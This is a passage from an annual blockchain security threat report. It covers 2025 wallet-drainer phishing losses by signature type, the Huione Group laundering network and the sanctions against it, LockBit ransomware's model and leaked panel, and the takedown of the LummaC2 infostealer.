$1.06M	sUSDf, USDe	Jul	Approve
$1.00M	Multiple	Aug	EIP-7702 batch
$1.00M	RLB	Jan	Uniswap Permit2

- Total large-case losses: $22.98M (27% of yearly total).

Signature Type Distribution (from >$1M cases):



Type	Cases	Total Loss
Permit / Permit2	3	$8.72M
Transfer	2	$4.87M
Approve / increaseApproval	3	$5.62M
EIP-7702 batch	2	$2.54M
setApprovalForAll	1	$1.23M

(7) Attack Trends

- EIP-7702 Exploitation: Emerged shortly after the Pectra upgrade, with attackers leveraging account abstraction to bundle multiple malicious operations into single signatures. August saw the largest cases ($2.54M from 2 incidents).
- Large Cases Concentrated in Q3: 6 of 11 large cases (≥$1M) occurred in July-September, correlating with peak market activity.
- Permit Dominance: Permit/Permit2 signatures accounted for 38% of large-case losses.

Comparison: 2023 → 2024 → 2025:

Aspect	2023	2024	2025
Total Loss	$295M	$494M (+67%)	$83.85M (-83%)
Victims	324K	332K (+3%)	106K (-68%)
Avg Loss/Victim	$910	$1,488	$790
Dominant Signature Type	Permit/Approve	Permit/setOwner	Permit
Major Drainers	Inferno, MS, Pink	Inferno, Angel	New drainers emerged

(8) Beyond Signature Phishing

While this report focuses on wallet drainer attacks, the broader threat landscape includes:

- Bybit Incident (Feb, $1.46B): State-sponsored actors (Lazarus) compromised developer infrastructure — 17x the year's total signature phishing losses.
- Supply Chain Attacks: npm publish credentials stolen via phishing, enabling attackers to inject malicious code into open-source packages; self-replicating worms backdoored hundreds of packages, exfiltrating environment variables and credentials.
- Frontend Compromises: Malicious transaction requests injected into legitimate platform interfaces.
- Social Media Hijacks: Project X accounts compromised to post phishing links.
- Malware & Info Stealers: Fake verification pages, malicious Telegram bots, DPRK IT worker infiltration — targeting private keys and credentials.

(9) Outlook

Lower losses ≠ gone threats.

- If markets recover, phishing activity may rise with them — wallet security integration and user education remain critical defenses.
- Permit signatures remain the most commonly exploited type.
- The threat landscape is bifurcating: mass phishing for retail users vs. sophisticated supply chain/APT attacks for high-value targets.
- The drainer ecosystem remains active — as old drainers exit, new ones emerge to fill the gap.

The numbers change. The threat persists. Stay vigilant.


As a Web3 anti-fraud platform, Scam Sniffer is committed to providing a secure Web3 environment for the next billion users. Scam Sniffer has already assisted several prominent platforms in protecting their users. For inquiries, please contact b2b@ScamSniffer.io.

3.3.3 Huione Group

In recent years, cyber scams and cross-border money laundering activities have continued to expand in Southeast Asia. Platforms represented by Huione Group and its subsidiaries, HuionePay and Huione Guarantee, are regarded by multiple intelligence agencies as key nodes for the flow of scam funds in the region and have become a primary focus for global regulators and law enforcement agencies.

(1) Platform and Service System Expansion

Over the past two years, the Huione ecosystem has continuously expanded across stablecoins, over-the-counter (OTC) payments, and the Telegram market. The platform originally relied almost entirely on USDT for payments, but after the launch of the USDH stablecoin, its payment structure was adjusted. Officially, USDH is promoted as a “payment tool that can bypass freezing and transfer restrictions and is not subject to traditional regulatory oversight.” Industry observers generally believe that the launch of this stablecoin is related to previous account freezing incidents and represents a measure by the platform to reduce asset freeze risks and lessen dependence on a single asset.



In May 2025, Telegram launched a cleanup operation targeting underground black markets, resulting in the closure of thousands of channels related to "Xinbi Guarantee / **新币担保**." Public records indicate that since 2022, the platform has processed over $8.4 billion in suspicious transactions involving money laundering, scams, extortion, and other illicit activities, ranking alongside Huione Group—designated by the U.S. Treasury as a "primary money laundering concern"—as one of the largest Telegram-based crypto black market platforms. Shortly afterward, Haowang Guarantee (formerly Huione Guarantee) announced on its official website that all company NFTs, channels, and groups had been blocked by Telegram, and that Haowang Guarantee would cease operations from that point forward. Despite this significant disruption, the Huione ecosystem showed no obvious shrinkage. On-chain data reveals that funds and merchants largely migrated to Tudou Guarantee (**持股** 30% by Huione). While Huione's USDT inflows nearly dropped to zero, Tudou restored the pre-closure scale of funds within weeks, and the number of active merchants even doubled.

(2) Current On-Chain Fund Activity


Based on on-chain anti-money laundering and tracking tools MistTrack and publicly available blockchain data, SlowMist built a Dune analytics dashboard and conducted an in-depth analysis of HuionePay's USDT deposit and withdrawal activities on the TRON blockchain. The data covers the period from January 1, 2024, to December 22, 2025. Data source: https://dune.com/misttrack/huionepay-data

- Total Deposit and Withdrawal Amounts:

The total withdrawals amounted to approximately 61.541 billion USDT, while total deposits reached around 68.952 billion USDT, indicating massive fund flows and high transaction frequency.


- Weekly Fund Trends:


March 2025 marked the peak of activity, with weekly withdrawals exceeding 1.1 billion USDT and deposits surpassing 1.0 billion USDT. Withdrawals noticeably contracted starting in July 2025, while deposits dropped sharply after October.



- Number of Deposit/Withdrawal Transactions:

The number of withdrawal transactions showed a stepped increase from February 2024, peaking at nearly 150,000 transactions in a single day on June 16, 2025, before declining from July onward. The peak for deposit transactions occurred on May 26, 2025, with around 140,000 transactions in a single day, and continued to decrease after October.






- Number of Deposit/Withdrawal Users:

The chart data is deduplicated by address. Deposit addresses can be roughly considered as the number of users, while withdrawal addresses may represent user-defined receiving addresses


and cannot be equated directly to actual users. However, the trends of both metrics are consistent—both declined in sync after July 2025 and approached nearly zero by December.



In addition, Huione announced that due to external market conditions, users concentrated their withdrawals over a short period, creating run-on-the-bank pressure. To maintain orderly fund redemptions, the platform implemented a phased delay in payouts. On-chain data also shows multiple instances of consolidating hot wallets to handle withdrawal requests, and after December, regular payouts largely ceased, with funds being concentrated into a small number of addresses, consistent with the platform's announcement.

(3) Strengthened Cross-Border Enforcement and Regulatory Pressure

As on-chain fund flows expanded, multiple regulatory authorities began intensifying enforcement against Southeast Asian scam networks. On October 14, 2025, the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) and Financial Crimes Enforcement Network (FinCEN), together with the UK Foreign, Commonwealth & Development Office (FCDO), carried out the largest-ever action against a Southeast Asian cyber scam group, sanctioning Cambodia-based Prince Group TCO (Chen Zhi) and severing Huione Group's access to the U.S. financial system. FinCEN identified that Huione laundered approximately $4 billion between August 2021 and January 2025, including around $37 million linked to DPRK assets and $36 million from investment scams. The U.S. also prosecuted Chen Zhi, freezing the U.S. assets of related entities (including Prince Holding Group, Prince Bank, and Jin Bei Group) and prohibiting related transactions.



In April 2025, the United Nations Office on Drugs and Crime (UNODC) further highlighted in its report "Inflection Point: Global Implications of Scam Centres, Underground Banking and Illicit Online Marketplaces in Southeast Asia" that Huione Guarantee had, over the past year, become one of the largest informal online markets globally in terms of transaction volume and user base, serving as a key hub in Southeast Asia's crypto scam, money laundering, and underground payment ecosystem. Public sources indicate that the platform has long targeted Chinese-speaking users, with a user base exceeding 970,000, and maintains links with entities registered in Canada, Poland, Hong Kong, Singapore, and other locations, holding trademarks and business nodes across multiple countries.

The report also notes that since 2021, Huione Guarantee has processed crypto transactions totaling tens of billions of dollars. On-chain tracking estimates suggest that its wallets have received no less than $24 billion cumulatively over four years, forming a "one-stop support structure" that integrates trade matching, laundering, fiat cash-out, and data and technical

services. In October of the same year, an MSMT report also mentioned that North Korean entities leveraged intermediary networks in Russia, Hong Kong, and Cambodia, as well as platforms like HuionePay, to cash out crypto assets and repatriate funds, further raising international compliance concerns.

Listings of Huione Guarantee data vendor, Cambodia and U.S.-based 'motorcade' laundering service, and Huione Crypto mobile application, 2024.

3.3.4 Ransomware / Malware

Ransomware and information-stealing malware remained major tools for crypto asset theft and illicit profits in 2025. The commercialization of MaaS / RaaS (Malware-/Ransomware-as-a-Service) further lowered the barrier to entry, enabling many perpetrators with no technical background to launch attacks using turnkey services—fueling a continuously expanding cybercrime supply chain. Over the past year, law enforcement agencies across multiple countries have launched several key takedown operations targeting core groups, with LockBit and LummaC2 standing out as two of the most notable cases.

(1) Continued Activity of the LockBit Ransomware Group


LockBit is an active Ransomware-as-a-Service (RaaS) organization that first appeared in September 2019. Its initial version added the ".abcd" suffix to encrypted files, earning it the nickname "ABCD Ransomware." The group is known for its advanced technology, high

automation, and efficient ransom operations, and has launched numerous attacks against enterprises, government agencies, educational institutions, and healthcare organizations worldwide. LockBit has been designated by multiple national security agencies as an Advanced Persistent Threat (APT) group.


As a typical representative of the RaaS (Ransomware-as-a-Service) model, LockBit provides ransomware toolkits through core developers, attracting “affiliates” responsible for actual attacks, infiltration, and deployment, and incentivizes collaboration through ransom revenue sharing, with typical attackers receiving a 70% share. In addition, its “double extortion” strategy is highly coercive: on one hand, it encrypts files, and on the other, it exfiltrates data and threatens to publish it. If victims refuse to pay the ransom, their data will be posted on a dedicated leak site.

From a technical perspective, LockBit supports Windows and Linux systems, employs multi-threaded encryption and AES-NI instructions for high-performance encryption, and has lateral movement capabilities within internal networks (e.g., via PSExec, RDP brute force). Before encryption, it actively shuts down databases and deletes critical backups. LockBit attacks are typically highly systematic and exhibit classic APT characteristics. The attack chain generally proceeds as follows: initial access (phishing emails, vulnerability exploits, RDP weak passwords); lateral movement (using tools such as Mimikatz and Cobalt Strike); privilege escalation; data exfiltration; file encryption; ransom note display; and, if payment is not made, publishing information on leak sites.

On May 8, 2025, SlowMist received intelligence that LockBit’s internal onion control panel had been hacked and its database leaked, including BTC addresses, private keys, chat logs, and victim negotiation information. Some of this content was publicly uploaded to GitHub, causing rapid dissemination.




We promptly downloaded the leaked files and performed a preliminary analysis of the directory structure, code files, and database contents in an attempt to reconstruct the architecture and functional components of LockBit's internal operating platform. (Some images originate from the 2024 leaked dashboard and source code screenshots and are used solely for internal research purposes; backups have since been removed.)



From the directory structure, this appears to be a lightweight PHP-based LockBit victim-management platform. Analysis of the directory layout shows:

- api/, ajax/, services/, models/, and workers/ suggest a certain degree of modularity; however, the structure does not follow conventions of frameworks such as Laravel (e.g., app/Http/Controllers).
- Files such as DB.php, prodDB.php, autoload.php, and functions.php indicate that the database and function bootstrapping are manually managed.
- The presence of vendor/ and composer.json shows that Composer is used, implying the possible introduction of third-party libraries, although the overall framework appears to be custom-built.

- Folder names like victim/ and notifications-host/ are particularly suspicious—especially in the context of security research.




Ironically, LockBit admitted in its response that the panel had been breached and even offered a bounty for information on the attackers. This contrasts sharply with the previous situation in which the U.S. government offered up to $10 million for information on its core members, further highlighting the vulnerabilities and internal disorder within LockBit's own security systems.


(2) LummaC2 Malware Infrastructure Seized

On May 21, 2025, the U.S. Department of Justice (DOJ), in collaboration with Microsoft and multiple international law-enforcement agencies, successfully seized the core infrastructure of the LummaC2 (also known as Lumma Stealer) information-stealing malware. Authorities took control of five key domains and their subdomains, along with more than 2,300 associated sites, causing large-scale disruption to downstream criminal operations that relied on its infrastructure.

According to disclosures from Cyble, LummaC2 rapidly expanded after emerging on Russian-language hacker forums in 2022. It adopted a MaaS (Malware-as-a-Service) paid subscription model (starting at approximately $250 per month) and offered after-sales support through Telegram channels, which enabled it to remain active in the info-stealer market for an extended period. This Trojan primarily targets browser login credentials, cryptocurrency-wallet mnemonic phrases, 2FA plugin data, and autofill information. It can be spread through phishing emails, malicious advertisements, bundled installers, and fake CAPTCHA pages. It also includes a built-in ClipBanker module that automatically replaces copied wallet addresses with those belonging to the attackers.



